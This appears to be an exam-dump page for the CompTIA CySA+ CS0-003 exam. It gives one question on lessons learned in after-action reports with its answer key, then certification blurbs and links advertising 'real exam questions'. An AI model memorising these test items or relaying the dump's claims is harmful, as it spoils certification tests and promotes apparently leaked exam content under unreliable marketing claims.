An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?
- A. To hold other departments accountable
- B. To identify areas of improvement in the incident response process
- C. To highlight the notable practices of the organization's incident response team
- D. To satisfy regulatory requirements for incident reporting
Answer: B
Explanation:
Explanation
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.
NEW QUESTION # 59
......
The CySA+ certification is ideal for professionals who are looking to advance their careers in the cybersecurity industry. It is a vendor-neutral certification, which means that it is not tied to any specific technology or product. This makes it a valuable credential for professionals who work with different technologies and tools. CompTIA Cybersecurity Analyst (CySA+) Certification Exam certification is recognized by many organizations and is a requirement for many cybersecurity roles.
CompTIA CySA+ certification exam focuses on the development of technical skills required to prevent, detect, and respond to cybersecurity threats. CS0-003 exam covers a wide range of topics, including threat and vulnerability management, incident response, security operations and monitoring, and compliance and governance. CS0-003 exam requires candidates to demonstrate their knowledge of these topics through multiple-choice questions and performance-based simulations.
CS0-003 PDF 100% Cover Real Exam Questions: https://www.pass4training.com/CS0-003-pass-exam-training.html
CompTIA CS0-003 Real Exam Questions Guaranteed Updated Dump: https://drive.google.com/open?id=1uXm7dfjcsMR-7a2jtvKndpoTjfbEWJ3w
